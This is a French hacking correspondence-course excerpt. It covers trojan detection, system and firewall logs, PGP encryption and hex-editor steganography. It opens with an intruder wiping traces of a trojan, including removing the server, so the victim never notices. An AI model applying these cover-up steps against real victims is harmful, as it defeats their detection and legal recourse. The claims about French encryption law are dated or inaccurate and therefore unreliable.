Maintenant que le pirate a réussi son coup, il doit effacer toutes traces de ses activités. En premier temps, il va fermer toutes les applications qu'il a lancées à distance, grâce au gestionnaire d'applications et à la fonction "Kill wnds". Ensuite, il va restaurer le contrôle du clavier grâce à "Key manager" et "Restore all keys". Enfin, il va supprimer le trojan de la machine, afin que la victime ne s'aperçoive jamais de son infection, grâce à "Server admin" et "Remove server". La victime ne pourra jamais prouver sa bonne foi dans le cadre d'une enquête judiciaire.

### Protection

Un trojan est une application cachée, donc il n'échappe pas à la règle du "WinForce", comme expliqué dans la partie KeyLogging. De plus, de nombreux symptômes trahissent les trojans : seuls les intrus modérés sauront vous pirater sans vous alerter. Sinon, des outils de surveillance des communications réseaux peuvent se révéler bien utiles. Fourni avec Windows, et fonctionnant sous DOS, Netstat (Network Status) vous affiche quelles communications sont établies, avec qui, et par quels ports. Pour cela, il suffit d'aller en mode MS-DOS et de taper netstat. La commande netstat /? vous permettra de voir comment utiliser des fonctions supplémentaires.

```
C:\WINDOWS>netstat
Connexions actives

Proto  Adresse locale          Adresse distante        État
TCP    c\ad:1034                64.12.28.134:5190      ESTABLISHED
TCP    c\ad:12345               CLAD-SERVEUR:4035     ESTABLISHED
TCP    c\ad:1107                msgr-ns64.msgr.hotmail.com:1863 ESTABLISHED
TCP    c\ad:1122                msgr-sb12.msgr.hotmail.com:1863 ESTABLISHED
TCP    c\ad:nbsession          CLAD-SERVEUR:4028     TIME_WAIT
TCP    c\ad:nbsession          CLAD-SERVEUR:4030     ESTABLISHED
TCP    c\ad:nbsession          CLAD-SERVEUR:3480     ESTABLISHED
TCP    c\ad:nbsession          CLAD-SERVEUR:4029     TIME_WAIT
```

Scanner vos propres ports (sur l'adresse IP 127.0.0.1) est aussi très utile : cette méthode s'avère beaucoup plus efficace dans le repérage de trojans que l'utilisation d'un traditionnel anti-virus... Mais surtout, et c'est ce qu'il y a de plus important, votre prudence est votre plus grand facteur de sécurité.

*Remarque : tant qu'un trojan, tout comme un virus, n'a pas été exécuté, il ne représente pas de danger. Mais les risques de l'exécuter de quelque façon que ce soit sont trop importants pour que vous ne preniez pas la peine de l'effacer.*

## LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL

Le meilleur moyen de se protéger contre les troyens reste encore de les considérer comme des virus, ce qu'ils sont en quelque sorte. Utilisez donc un antivirus, vérifiez la présence de fichiers cachés. Mais surtout, étant donné que ces programmes sont conçus pour être activés par vous afin de fournir un accès au pirate sur votre système, faites particulièrement attention aux programmes que vous exécutez : ne faites pas confiance aux applications qui vous sont envoyées par mail, même si vous pensez connaître l'expéditeur, car les pirates ont les moyens de se faire passer pour lui. Faites également attention à ce que vous pourriez télécharger sur le net.

### Les traces du pirate sur votre système


Toute activité qui aura lieu sur votre système et sur vos serveurs sera enregistrée dans des fichiers de logs, de façon plus ou moins importante suivant la configuration que vous aurez apportée à la "génération" de ces logs. On peut différencier principalement trois grands types de logs :

- **les logs du kernel** (ce mot fait référence au noyau du système, c'est son "centre nerveux"). Ceux-ci sont, vous l'aurez compris, générés par le système lui-même. Seront donc loguées les actions qu'il aura effectuées. Suivant la configuration apportée, ceux-ci seront générés de façon plus ou moins importante. Par défaut, l'ensemble des erreurs commises par le système seront loguées.

- **Les logs des applications**, cela incluant également les applications serveurs. Dans ce cas, la configuration de la génération des logs est à définir pour chacune d'entre elles, mais cela passe toujours par un fichier de configuration qui lui est propre. Toutes ne génèrent d'ailleurs pas ces logs, mais la majorité des applications serveurs, qui restent les plus dangereuses, le font, encore une fois, dans un fichier propre.

- **Les logs générés par les firewall et les IDS** (intrusion detection system ou système de détection d'intrusion). Je regroupe ces deux outils réseaux dans la même section, bien que ce soit deux choses différentes. Bien que leur étude sortent du cadre de ce cours, en voici une explication théorique :

- Les firewalls sont utilisés pour filtrer les accès entrant ou sortant sur votre système. Des logs répertoriant toutes les tentatives refusées de connexion à votre machine, et les adresses ip des clients demandant la connexion seront générés. A ce propos, zonealarm génère également des logs que vous pouvez consulter à partir du fichier de logs. Pour configurer son emplacement, rendez-vous dans la section "Alert & Log":



## LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL

Et voila à quoi peuvent ressembler les logs générés par zonealarm :

```
ZoneAlarm Logging Client v3.1.395
Windows 2000-5.0.2195--SP
type,date,time,source,destination,transport
PE,2002/10/13,23:29:46 +2:00 GMT,Applications Services et Contrôleur,194.117.200.15:53,N/A
FWIN,2002/10/13,23:32:06 +2:00 GMT,192.168.2.20:139,192.168.2.10:1028,TCP (flags:S)
PE,2002/10/13,23:34:56 +2:00 GMT,Netscape,65.12.180.1:80,N/A
FWIN,2002/10/13,23:36:50 +2:00 GMT,192.168.2.20:139,192.168.2.10:1028,TCP (flags:S)
PE,2002/10/13,23:56:00 +2:00 GMT,Applications Services et Contrôleur,194.117.200.10:53,N/A
FWIN,2002/10/13,23:59:44 +2:00 GMT,192.168.2.20:139,192.168.2.10:1042,TCP (flags:S)
FWIN,2002/10/13,23:59:56 +2:00 GMT,192.168.2.20:139,192.168.2.10:1028,TCP (flags:S)
FWIN,2002/10/14,00:10:06 +2:00 GMT,192.168.2.20:139,192.168.2.10:1042,TCP (flags:S)
PE,2002/10/14,00:10:08 +2:00 GMT,Netscape,127.0.0.1:1677,N/A
PE,2002/10/14,00:10:12 +2:00 GMT,ZoneAlarm,209.122.173.160:80,N/A
FWIN,2002/10/14,00:11:56 +2:00 GMT,192.168.2.20:139,192.168.2.10:1028,TCP (flags:S)
FWIN,2002/10/14,00:12:06 +2:00 GMT,192.168.2.20:139,192.168.2.10:1042,TCP (flags:S)
```

Prenons la ligne PE,2002/10/13,23:34:56 +2:00 GMT,Netscape,64.12.180.19:80,N/A

On s'aperçoit ici que l'utilitaire Netscape a tenté d'établir une connexion vers l'hôte d'adresse 65.12.180.1, sur son port 80 (serveur web).

- Les IDS sont des outils réseau uniquement dédiés à la détection d'éventuelles attaques contre vos serveurs. Ainsi, des tentatives répétées et rapprochées de demandes de connexion à différents ports de votre système donneront lieu à des logs spécifiant un scan de ports de votre machine. Il y sera également donné l'adresse ip d'où semble provenir ce scan. D'autres concerneront les tentatives d'attaques sur l'un de vos serveurs. Ils agissent également là où votre firewall ne peut rien faire. Si par exemple, il autorise le passage d'une connexion sur l'un de vos serveurs à partir d'une ip quelconque, alors il ne générera pas de logs concernant cette connexion, même si celle-ci est une attaque. L'IDS bien sûr le fera, reconnaissant la présence d'une attaque en examinant le contenu des paquets réseau. Concernant leurs modes de fonctionnement, il faut, pour le moment, simplement savoir qu'ils sniffent (interceptent) tous les paquets du réseau afin d'y découvrir la présence d'éléments qui pourraient être associés à une attaque.

Ces logs sont d'une importance capitale, car c'est la seule preuve qu'une attaque a eu lieu chez vous. C'est également dans le cas où vous seriez utilisé comme passerelle par un pirate dans le but de s'attaquer à un autre système, la seule preuve de votre innocence dans cet acte. Les pirates chercheront naturellement toujours à effacer leurs traces, afin de ne pas pouvoir être retrouvés. Il est impératif que, d'une part, vous les conserviez, et que, d'autre part, vous les génériez sur un accès non modifiable. Si vous êtes une entreprise et que vous en ayez les moyens, des supports cdrom non réinscriptibles peuvent être un bon choix. Il existe heureusement des solutions moins coûteuses et plus simples à mettre en place, même si leur sécurité est moins absolue dans le principe car elles passent par des solutions logicielles. Windows, dans toutes ces versions, est malheureusement dépourvu de solutions acceptables. En effet, c'est surtout Linux et l'ensemble des systèmes UNIX qui disposent de solutions réelles, mais cela dépasse pour le moment le cadre de ce cours, mais sachez que l'ensemble des fichiers de logs configurés par défaut se trouvent dans le répertoire "/var/log". Quant à windows NT et 2000, vous pouvez toujours utiliser l'utilitaire auditpol qui se trouve dans le NTRK, par la commande :

```
c:\> auditpol /enable
```

Les logs de windows se trouvent dans le répertoire \WINNT\System32\logfiles pour win NT et dans \WINNT\security\logs pour Windows 2000

# LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL

## Cryptographie & encodage

---

Avant toute chose, rappelons qu'une distinction est nécessaire, incontournable, et que vous vous devez de l'apprendre par cœur. Elle est simple. Elle consiste à séparer, d'une part, la cryptographie, et d'autre part, l'encodage. En effet, ces deux éléments sont totalement dissociés.

L'encodage est le processus qui consiste à transformer des données initiales en d'autres données, différentes. Supposons que les données initiales soient des textes. L'encodage va modifier ces textes, grâce à un et un seul algorithme mathématique, en d'autres textes, totalement différents. Pour retrouver les textes initiaux, c'est l'utilisation inverse du processus mathématique qui intervient. Ainsi, l'encodage utilise toujours un seul et même processus mathématique pour fonctionner.

Le cryptage, quant à lui, utilise des algorithmes différents, qui nécessitent une clef. Les vieilles méthodes de cryptage utilisaient une clef unique, pour crypter et décrypter un message. Les méthodes actuelles nécessitent deux clefs :

- Une clef publique : cette clef est mise en libre accès à qui le souhaite. Disponible en téléchargement sur des sites, sur des serveurs dédiés, ou par envoi d'e-mail, la clef publique est celle qui va être utilisée au cryptage des données. Ces données, une fois cryptées, ne s'adressent qu'à une, et une seule, personne. Celle possédant la clef privée.
- Une clef privée : cette clef permet de décrypter les messages encryptés à l'aide d'une clef publique. Le processus de décryptage n'est pas l'inverse du processus de cryptage, c'est pourquoi il est difficile de décrypter un message crypté avec une clef sans posséder l'autre clef.

Petit scénario simple. Prenons Raoul et Raymonde. Raoul désire envoyer un message à Raymonde.

1. Il va l'encrypter avec la clef publique que lui a passé Raymonde.
2. Il va envoyer le message ainsi crypté à Raymonde.
3. Raymonde va le décrypter à l'aide de sa clef privée.
4. Raymonde va répondre à Raoul avec la clef publique qu'il lui a passée.
5. Raymonde va ainsi envoyer le message crypté à Raoul.
6. Raoul va le décrypter avec sa clef privée.

Ainsi, quatre clefs entrent en jeu, soit deux paires de clefs. Chaque paire possède une clef privée et une clef publique. Mais attention ! Si l'on suit notre exemple précédent, il faut bien voir que jamais, Raoul n'aurait pu décrypter le message de Raymonde avec une clef privée autre que la sienne. Par ailleurs, il n'est pas censé avoir d'autres clefs privées que les siennes. Ainsi, l'on associe toujours à une clef publique, une et une seule, clef privée.

Sans vouloir vous assassiner avec un cours historico-mathématique au sujet de la cryptographie, sachez toutefois que le système vu précédemment a vu ses bases naître grâce à Whitfield Diffie et Martin Hellman. Ce fut ensuite au tour de trois mathématiciens de génie, Rivest Shamir et Adleman, de mettre au point le système RSA, premier système de cryptographie moderne, encore très réputé. Si la fabuleuse histoire de ces trois mathématiciens et les calculs mathématiques vous intéressent, je ne saurais trop vous recommander de vous référer en fin de cours pour y trouver des liens utiles.

Un utilitaire très intéressant vous permettra d'appliquer des processus cryptographiques (cryptage, décryptage, signatures) de façon très simple. Il s'agit de PGP. PGP (Pretty Good Privacy) est un outil populaire qui s'adresse au grand public et qui permet bien plus qu'un simple cryptage. Utilisant différents systèmes de cryptage, cet utilitaire s'avère être une référence. Actuellement, la version 7.03 en français est gratuite. Sur <http://www.pgpi.org>, vous ne trouverez que les dernières versions récentes, et payantes, de PGP.


Vous devez cependant savoir que la loi française ne vous laisse pas libre d'utiliser la cryptographie comme bon vous semble. Il est interdit d'utiliser des clefs de cryptage symétriques de plus de 128 bits. De plus, vous avez




# LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL


l'obligation de fournir une copie de toutes vos clefs de cryptage au Ministère de l'Intérieur. Dans le cas où vous souhaiteriez utiliser une puissance de cryptage supérieure à 128 bits, il vous faut en obtenir l'autorisation auprès, encore une fois, du Ministère de l'Intérieur, mais inutile de vous dire qu'il faudra une raison sérieuse.

## PGP



1. Après avoir installé PGP, lancez PGPTray. PGPTray va permettre à PGP de rester en application permanente, jusqu'à ce que vous ayez besoin de lui.
2. Faites un clic droit sur PGPTray (le cadenas gris  en bas à droite dans la barre de tâches) et lancez PGPtools.
3. L'interface de PGPtools est très simple.

### Etape 1 : Créer des clefs (PGP)


La première icône  est celle concernant la gestion et la génération des clefs. La création de clefs est très simple, l'assistant, en français, ne fait que simplifier le processus. Si vous n'en avez pas déjà créé, vous pouvez toujours en créer de nouvelles.

1. Dans les champs "Nom complet" et "Adresse électronique", entrez un nom d'utilisateur (évittez d'entrer de vraies informations), dans "adresse électronique" vous pouvez, par contre, mettre la vôtre.
2. Puis choisissez le type de clefs que vous souhaitez créer. Dans notre exemple, nous choisirons RSA.
3. Choisissez ensuite la taille de la clef. Nous prendrons ici 2048 bits. Sachez que plus la taille (en bits) d'une clef est grande, plus grande est sa force. Une clef d'une toute petite taille ne garantit qu'une maigre sécurité face à des méthodes de décryptage : c'est une coquille d'œuf.
4. Choisissez ensuite la date d'expiration de la paire de clefs. Permettre à une clef d'expirer possède un avantage et un inconvénient. L'avantage est que, si votre clef privée est un jour découverte ou votre cryptage cassé, renouveler vos clefs vous permettra de communiquer à nouveau sans vous soucier de ce fait, car le cryptage que vous utiliserez, basé sur de nouvelles clefs, n'est pas cassé. L'inconvénient c'est qu'il vous faudra envoyer votre clef publique à tout vos correspondants, mettre à jour toutes vos zones de diffusions, etc. Il se peut qu'un jour, un correspondant vous envoie un message crypté avec une vieille clef publique, vous ne serez pas à même de le décrypter. Ainsi, pour notre exemple, nous ne prendrons pas de date d'expiration.
5. Entrez ensuite une phrase secrète, qui a pour valeur de mot de passe. Le mot "phrase" est censé inciter l'utilisateur à rentrer une phrase (soit une longue suite de caractères) plutôt qu'un simple mot. Une phrase a une plus grande valeur de sécurité qu'un mot. PGP inclut d'ailleurs un indicateur de qualité de la phrase qui doit vous guider sur le choix de la longueur de votre phrase. Cette phrase vous sera demandée lors de l'utilisation de votre clef privée (donc au décryptage). Quel intérêt cela a-t-il ? Si quelqu'un arrive à



# LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL

- copier votre clef privée, il ne pourra pas s'en servir sans le mot de passe adéquat.
- Après que la génération se soit terminée, vous avez la possibilité d'envoyer votre clef publique sur un serveur de clefs. Cela permettra à quelqu'un qui ne connaît que votre adresse e-mail, par exemple, de voir si vous avez mis en ligne une clef publique. Ce n'est pas du tout obligatoire.
  - Le processus s'est achevé, vous voici en possession de votre nouvelle paire de clefs.



Nous allons à présent voir comment utiliser cette paire de clefs dans le cryptage et le décryptage de nos données. Sachez au préalable que n'importe quel type de données peut-être crypté : tout ce qui est fichier sur votre disque dur peut l'être.


## Etape 2 : Encoder et signer (PGP)

Le processus de signature d'un message est simple. Il permet à Raymonde de savoir que c'est bien Raoul qui lui a envoyé ces messages crypté avec la clef publique de Raymonde. En effet, comment Raymonde pourrait-elle savoir si c'est bien Raoul qui lui envoie ces messages alors que sa clef publique peut-être utilisée par n'importe qui ?

- Raoul va crypter son message avec sa clef privée à lui, puis avec la clef publique de Raymonde. Donc, il y a un double cryptage.
- Raymonde va décrypter avec sa clef privée le message encrypté avec la clef publique (qui est la sienne), puis va redécrypter à nouveau le message avec la clef publique de Raoul car - et on ne vous l'avait pas dit pour ne pas sombrer dans la confusion - une clef publique peut décrypter un message encrypté avec une clef privée, à condition bien sûr qu'elles soient de la même paire.


Ainsi, Raymonde est sûre que les messages proviennent bien de Raoul car elle a pu décrypter avec sa clef publique, le message encrypté avec la clef privée de Raoul, qu'il est le seul à posséder.



PGP vous facilite la tâche : quelques clics suffisent à signer et à encrypter ses messages. Voyons cela.

- Créez un fichier texte de tests dans un répertoire de test.
- Nommez le "test.txt" par exemple, et écrivez-y une phrase (dans notre exemple la phrase est "test d'encryptage"), ce que vous voudrez.
- Cliquez sur Chiffrer  et sélectionnez la donnée à crypter. Ici, vous prendrez "test.txt" dans votre répertoire "test"
- Choisissez les clefs publiques avec lesquelles vous allez chiffrer votre message, en les sélectionnant et en les faisant glisser vers les "destinataires". En clair, il s'agit de sélectionner les personnes à qui sont destinées les données cryptées, ceci par sélection des clefs publiques adéquates.
- Vous pouvez sélectionner plusieurs options :
  - Sortie sous forme texte (si vous désirez que le contenu crypté soit lisible). Cette option n'a aucune implication sur la sécurité de vos données.
  - Effacer l'original peut être une option qui peut être vue comme une précaution, car, une fois la donnée originale effacée, seul la donnée cryptée subsiste et il n'y a aucune chance, pour qui que ce soit, d'accéder aux données en clair, sans avoir la clef privée adéquate.
  - Visualisation sécurisée est une option applicable uniquement aux fichiers texte. Lorsque le destinataire décryptera votre donnée avec sa clef privée, le texte sera ouvert dans une "visionneuse de texte sécurisé". Cette visionneuse affiche un message d'alerte rappelant à l'utilisateur qu'il ne doit lire ce texte que dans des conditions de sécurité et de confidentialité les plus sûres. Si l'utilisateur clique


# LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL

autre part que dans cette visionneuse, la fenêtre de la visionneuse se fermera automatiquement.



- L'option d'archive auto-extractible et de chiffrement conventionnel ne sont pas des options essentielles. Vous pouvez toutefois les essayer. Par exemple, l'option d'archive auto-extractible vous permettra de mettre votre donnée sous forme d'un exécutable qui extraiera les données cryptées. Cette option ne peut être utilisée qu'avec l'option de chiffrement conventionnel qui elle, applique une option de chiffrement à l'aide d'une phrase qui joue le rôle d'une clef. Cette option est moins sûre sur le plan de la sécurité de vos données, mais ne nécessite pas l'utilisation d'une paire de clefs. Ainsi, PGP peut utiliser une phrase-clef (qui est la même lors du cryptage et du décryptage) plutôt qu'un système à base de paires de clefs.
6. Dans notre exemple, nous ne choisissons que sortie sous forme texte comme option.
  7. Cliquez sur "Ok" et le cryptage est fait.
  8. Allez dans le répertoire "test" pour y voir votre fichier crypté en format .asc. Vous pouvez ouvrir ce fichier comme étant du texte (renommez le "test2.txt" par exemple). Mais n'oubliez pas de le remettre au format .asc après lecture. En effet, le format .asc est reconnu par PGP. Ceci dit, un fichier texte au format .txt peut aussi être déchiffrable.
  9. Voyons maintenant comment signer ses données. Rappelons qu'une signature n'est pas obligatoire.
  10. Cliquez sur Signer. 
  11. Choisissez le fichier à signer, fichier qui a dû être préalablement crypté. Etant donné qu'une signature s'effectue avec votre clef privée, vous aurez besoin de saisir votre phrase secrète.
  12. Vous pouvez choisir une Signature détachée qui crée un fichier .sig qui ne se colle pas au fichier crypté. Vous aurez ainsi deux fichiers séparés : un fichier crypté, et un fichier signature. Nous n'appliquerons pas cette option.
  13. L'option Sortie sous forme texte permet à la signature d'être lisible en format texte, tout comme la même option qui sert au cryptage.
  14. Vous validez avec "Ok"
  15. La signature a été faite. Vous pouvez toutefois faire cette opération en une seule étape grâce au bouton Chiffrer & signer 

## Etape 3 : Decryptage (PGP)

Le décryptage des données est une chose très simple. Pour décrypter des données qui vous sont adressées (donc on suppose que vous avez la clef privée adéquate, ou la clef conventionnelle dans le cas d'un chiffrement conventionnel), double-cliquez sur le fichier .pgp ou .asc, ou utilisez le bouton : Déchiffrer & vérifier 



1. Cliquez sur le bouton

## LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL

2. Sélectionnez le fichier à décrypter
3. Rentrez votre phrase secrète pour l'utilisation de votre clef privée
4. Choisissez d'enregistrer le fichier de nouveau en clair

### Etape 4 : Ajout de clefs publiques téléchargées (PGP)

Double-cliquez sur le fichier .asc (qui porte les clefs en question) et choisissez, grâce à la fenêtre qui s'ouvre, les clefs que vous désirez importer.

Les deux autres fonctionnalités de PGP (détruire et nettoyage de l'espace inutilisé) ne sont pas utiles à la cryptographie. La première  vous sert à détruire des fichiers, la seconde  à faire un nettoyage de votre espace disque. Bref, passons maintenant au manuel d'utilisation de GPG.

*Remarque : Vous pouvez vous amuser à comparer différents textes en clair et cryptés afin de voir comment peut varier un cryptage d'après les différentes options que vous choisissez. Une petite astuce concernant le cryptage de vos données. Plutôt que de crypter un à un vos fichiers sensibles, que des gens malfaisants pourraient trouver, mettez-les en un .zip et encryptez le fichier .zip contenant toutes vos données. Vous ferez en deux passes une opération qui peut prendre beaucoup de temps.*

## Stéganographie


---

Des informations à faire passer, des données à faire circuler ? Et le tout discrètement ? La stéganographie vous aidera. Cette méthode consiste à cacher des données, des informations, dans un support anodin. Par exemple, dans la Chine ancienne, on écrivait des messages sur de la soie fine que l'on roulait en boule avant de l'enrober dans de la cire. Un messager n'avait plus qu'à avaler la boule, et à faire son voyage.

Faire passer des informations numériques est tout aussi simple. Cacher sa signature dans une image afin que personne ne puisse se l'appropriier et en revendiquer la possession est un jeu d'enfant.

Munissez-vous tout d'abord d'un logiciel adéquat : un éditeur hexadécimal. Pour notre exemple, nous choisirons **WinHEX**, téléchargeable sur <http://www.winhex.com>.


Trouvez une image pour effectuer vos tests. Ici, nous prendrons l'image "test.jpg", qui représente une soi-disant empreinte de pas de l'homme ayant marché sur la lune.




*L'image test.jpg, l'image sur laquelle va se porter nos travaux.*

# LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL

1. Ouvrez Hexedit et faites Ouvrir
2. Ouvrez votre image (ou n'importe quel autre type de fichier tant qu'il ne s'agit pas d'une application)
3. Vous devriez avoir ce type de fenêtre




4. A gauche se trouve la translation HexaDécimale des données qui s'affichent à droite (et qui sont incompréhensibles)
5. Peu nous importent les données HexaDécimales. Repérez en haut, dans la colonne de droite, les espaces vides (caractérisés par des points qui s'ensuivent sur plusieurs lignes)
6. C'est dans cette zone que devront se porter nos travaux. A la place de ces points, écrivez un petit mot. Ici nous écrivons : stegano, et, très important, ne laissez jamais d'espaces dans vos messages, mettez-y des points. Notez que cela aurait tout aussi bien pu être le nom d'une société ou d'une personne, propriétaire des droits de l'image.



